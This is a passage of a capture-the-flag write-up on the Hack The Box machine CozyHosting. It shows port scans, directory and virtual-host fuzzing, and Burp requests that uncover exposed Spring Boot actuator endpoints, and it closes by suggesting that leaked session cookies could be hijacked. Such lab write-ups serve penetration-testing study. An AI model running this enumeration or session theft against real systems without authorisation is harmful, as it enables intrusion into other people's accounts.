CozyHosting

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.11.230
Lets try pinging it

```
ping 10.10.11.230 -c 5

PING 10.10.11.230 (10.10.11.230) 56(84) bytes of data.
64 bytes from 10.10.11.230: icmp_seq=1 ttl=63 time=114 ms
64 bytes from 10.10.11.230: icmp_seq=2 ttl=63 time=83.7 ms
64 bytes from 10.10.11.230: icmp_seq=3 ttl=63 time=83.8 ms
64 bytes from 10.10.11.230: icmp_seq=4 ttl=63 time=84.9 ms
64 bytes from 10.10.11.230: icmp_seq=5 ttl=63 time=77.5 ms

--- 10.10.11.230 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 77.504/88.803/114.087/12.907 ms
```

Alright now lets do port scanning next

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.230 --ulimit 5000
```

```
rustscan -a 10.10.11.230 --ulimit 5000
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
RustScan: Where scanning meets swagging. 😎

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.230:22
Open 10.10.11.230:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-13 16:45 IST
Initiating Ping Scan at 16:45
Scanning 10.10.11.230 [2 ports]
Completed Ping Scan at 16:45, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:45
Completed Parallel DNS resolution of 1 host. at 16:45, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 16:45
Scanning 10.10.11.230 [2 ports]
Discovered open port 80/tcp on 10.10.11.230
Discovered open port 22/tcp on 10.10.11.230
Completed Connect Scan at 16:45, 0.16s elapsed (2 total ports)
Nmap scan report for 10.10.11.230
Host is up, received syn-ack (0.083s latency).
Scanned at 2024-10-13 16:45:24 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Lets take a deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.230 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.230 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-13 16:48 IST
Nmap scan report for 10.10.11.230
Host is up (0.081s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_  256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.64 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA)
|_ 256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets add cozyhosting.htb in /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb   dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb    latex.topology.htb      dev.t
10.10.11.227    keeper.htb      tickets.keeper.htb
10.10.11.136    panda.htb       pandora.panda.htb
10.10.11.105    horizontall.htb api-prod.horizontall.htb
10.10.11.239    codify.htb
10.10.11.208    searcher.htb    gitea.searcher.htb
10.10.11.219    pilgrimage.htb
10.10.11.233    analytical.htb  data.analytical.htb
10.10.11.230    cozyhosting.htb
~
```

Now, lets do some directory fuzzing and VHOST Enumeration

Directory Fuzzing and VHOST Enumeration

Directory Fuzzing

```
feroxbuster -u http://cozyhosting.htb -w
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
feroxbuster -u http://cozyhosting.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
 Extract Links             | true
 HTTP methods              | [GET]
 Follow Redirects          | true
 Recursion Depth           | 4

 Press [ENTER] to use the Scan Management Menu™

404      GET        1l        2w        -c Auto-filtering found 404-like response and created new filter; toggle off wi
200      GET      295l      641w     6890c http://cozyhosting.htb/assets/js/main.js
200      GET       29l      131w    11970c http://cozyhosting.htb/assets/img/pricing-free.png
200      GET       79l      519w    40905c http://cozyhosting.htb/assets/img/values-2.png
200      GET       29l      174w    14774c http://cozyhosting.htb/assets/img/pricing-ultimate.png
200      GET       81l      517w    40968c http://cozyhosting.htb/assets/img/hero-img.png
200      GET       43l      241w    19406c http://cozyhosting.htb/assets/img/pricing-business.png
200      GET       38l      135w     8621c http://cozyhosting.htb/assets/img/favicon.png
200      GET        1l      625w    55880c http://cozyhosting.htb/assets/vendor/glightbox/js/glightbox.min.js
200      GET     2018l    10020w    95609c http://cozyhosting.htb/assets/vendor/bootstrap-icons/bootstrap-icons.css
200      GET        7l     1222w    80420c http://cozyhosting.htb/assets/vendor/bootstrap/js/bootstrap.bundle.min.js
200      GET        1l      313w    14690c http://cozyhosting.htb/assets/vendor/aos/aos.js
200      GET       38l      135w     8621c http://cozyhosting.htb/assets/img/logo.png
200      GET       34l      172w    14934c http://cozyhosting.htb/assets/img/pricing-starter.png
200      GET       83l      453w    36234c http://cozyhosting.htb/assets/img/values-3.png
200      GET        1l      218w    26053c http://cozyhosting.htb/assets/vendor/aos/aos.css
200      GET       73l      470w    37464c http://cozyhosting.htb/assets/img/values-1.png
200      GET     2397l     4846w    42231c http://cozyhosting.htb/assets/css/style.css
200      GET       14l     1684w   143706c http://cozyhosting.htb/assets/vendor/swiper/swiper-bundle.min.js
200      GET        7l     2189w   194901c http://cozyhosting.htb/assets/vendor/bootstrap/css/bootstrap.min.css
401      GET        1l        1w       97c http://cozyhosting.htb/admin
500      GET        1l        1w       73c http://cozyhosting.htb/error
200      GET      285l      745w    12706c http://cozyhosting.htb/
200      GET      285l      745w    12706c http://cozyhosting.htb/index
204      GET        0l        0w        0c http://cozyhosting.htb/logout
200      GET       97l      196w     4431c http://cozyhosting.htb/login
[####################] - 23s     4649/4649    0s      found:25      errors:1
[####################] - 22s     4614/4614    209/s   http://cozyhosting.htb/
```

Directories

401 GET 1l 1w 97c http://cozyhosting.htb/admin
500 GET 1l 1w 73c http://cozyhosting.htb/error
200 GET 285l 745w 12706c http://cozyhosting.htb/
200 GET 285l 745w 12706c http://cozyhosting.htb/index
204 GET 0l 0w 0c http://cozyhosting.htb/logout
200 GET 97l 196w 4431c http://cozyhosting.htb/login

Lets do VHOST Enumeration as well

VHOST Enumeration


```
ffuf -u http://cozyhosting.htb -H "Host: FUZZ.cozyhosting.htb" -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
-ac
```

```
ffuf -u http://cozyhosting.htb -H "Host: FUZZ.cozyhosting.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cozyhosting.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.cozyhosting.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [19966/19966] :: Job [1/1] :: 440 req/sec :: Duration: [0:00:42] :: Errors: 0 ::
```


Moving on lets see this web application now

Web Application

Default page



Lets first see this /login page now



Not seem to be vulnerable so get a request in burp to see what is going on

Request

Pretty Raw Hex

```
1  POST /login HTTP/1.1
2  Host: cozyhosting.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
   Firefox/131.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
   e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 27
9  Origin: http://cozyhosting.htb
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://cozyhosting.htb/login
13 Cookie: JSESSIONID=DBC462EB45F0648996F49821481BA3CA
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 username=test&password=test
```

So this JSESSIONID and nginx indicates tomcat here
Lets test it with /manager/html

Request

Pretty Raw Hex


```
1  POST /manager/html HTTP/1.1
2  Host: cozyhosting.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
   Firefox/131.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
   e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 27
9  Origin: http://cozyhosting.htb
10 Sec-GPC: 1
11 Connection: keep-alive
12 Referer: http://cozyhosting.htb/login
13 Cookie: JSESSIONID=DBC462EB45F0648996F49821481BA3CA
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 username=test&password=test
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 404
2  Server: nginx/1.18.0 (Ubuntu)
3  Date: Sun, 13 Oct 2024 11:37:16 GMT
4  Content-Type: text/html;charset=UTF-8
5  Connection: keep-alive
6  Vary: Origin
7  Vary: Access-Control-Request-Method
8  Vary: Access-Control-Request-Headers
9  X-Content-Type-Options: nosniff
10 X-XSS-Protection: 0
11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Language: en-US
16 Content-Length: 275
17
18 <html>
     <body>
       <h1>
         Whitelabel Error Page
       </h1>
       <p>
         This application has no explicit mapping for /error, so you are
```

So this string here is very specific cuz the normal error goes to a error page lets search this



So spring boot seems like it lets see if we have a spring boot wordlist we can use to enumerate the directories

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/CozyHosting git:(main)±3 (0.048s)
find /usr/share/wordlists/ | grep -i spring
/usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt
```

Lets use this

```
feroxbuster -u http://cozyhosting.htb -w
/usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt -t 200 -
r
```

```
feroxbuster -u http://cozyhosting.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/spring-boot.txt -t 200 -r

 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        1l        2w        -c Auto-filtering found 404-like response and created new filter; toggle off wi
200      GET        1l        1w      634c http://cozyhosting.htb/actuator
200      GET        1l        1w       98c http://cozyhosting.htb/actuator/sessions
404      GET        0l        0w        0c http://cozyhosting.htb/actuator/env/hostname
404      GET        0l        0w        0c http://cozyhosting.htb/actuator/env/tz
404      GET        0l        0w        0c http://cozyhosting.htb/actuator/env/spring.jmx.enabled
404      GET        0l        0w        0c http://cozyhosting.htb/actuator/env/pwd
200      GET        1l      120w     4957c http://cozyhosting.htb/actuator/env
200      GET        1l        1w       15c http://cozyhosting.htb/actuator/health
200      GET        1l       13w      487c http://cozyhosting.htb/actuator/env/path
404      GET        0l        0w        0c http://cozyhosting.htb/actuator/env/language
200      GET      295l      641w     6890c http://cozyhosting.htb/assets/js/main.js
200      GET        1l       13w      487c http://cozyhosting.htb/actuator/env/lang
200      GET        1l       13w      487c http://cozyhosting.htb/actuator/env/home
200      GET       34l      172w    14934c http://cozyhosting.htb/assets/img/pricing-starter.png
200      GET       29l      131w    11970c http://cozyhosting.htb/assets/img/pricing-free.png
200      GET       97l      196w     4431c http://cozyhosting.htb/login
200      GET       38l      135w     8621c http://cozyhosting.htb/assets/img/logo.png
200      GET       29l      174w    14774c http://cozyhosting.htb/assets/img/pricing-ultimate.png
200      GET       38l      135w     8621c http://cozyhosting.htb/assets/img/favicon.png
200      GET       43l      241w    19406c http://cozyhosting.htb/assets/img/pricing-business.png
200      GET       83l      453w    36234c http://cozyhosting.htb/assets/img/values-3.png
200      GET       79l      519w    40905c http://cozyhosting.htb/assets/img/values-2.png
200      GET       73l      470w    37464c http://cozyhosting.htb/assets/img/values-1.png
200      GET       81l      517w    40968c http://cozyhosting.htb/assets/img/hero-img.png
200      GET        1l      218w    26053c http://cozyhosting.htb/assets/vendor/aos/aos.css
200      GET        1l      313w    14690c http://cozyhosting.htb/assets/vendor/aos/aos.js
200      GET        1l      108w     9938c http://cozyhosting.htb/actuator/mappings
200      GET     2397l     4846w    42231c http://cozyhosting.htb/assets/css/style.css
200      GET        7l     1222w    80420c http://cozyhosting.htb/assets/vendor/bootstrap/js/bootstrap.bundle.min.js
200      GET        1l      625w    55880c http://cozyhosting.htb/assets/vendor/glightbox/js/glightbox.min.js
200      GET        1l      542w   127224c http://cozyhosting.htb/actuator/beans
200      GET       14l     1684w   143706c http://cozyhosting.htb/assets/vendor/swiper/swiper-bundle.min.js
```


There is this "actuator" something going on here

So i searched this actuator, these are like debug endpoints for developer and should not be open
These are all the endpoints we can hit

Enpoints

200 GET 1l 1w 634c http://cozyhosting.htb/actuator
200 GET 1l 1w 98c http://cozyhosting.htb/actuator/sessions
404 GET 0l 0w 0c http://cozyhosting.htb/actuator/env/hostname
404 GET 0l 0w 0c http://cozyhosting.htb/actuator/env/tz
404 GET 0l 0w 0c http://cozyhosting.htb/actuator/env/spring.jmx.enabled
404 GET 0l 0w 0c http://cozyhosting.htb/actuator/env/pwd
200 GET 1l 120w 4957c http://cozyhosting.htb/actuator/env
200 GET 1l 1w 15c http://cozyhosting.htb/actuator/health
200 GET 1l 13w 487c http://cozyhosting.htb/actuator/env/path
404 GET 0l 0w 0c http://cozyhosting.htb/actuator/env/language
200 GET 1l 108w 9938c http://cozyhosting.htb/actuator/mappings


This sessions might give us cookie of someone else



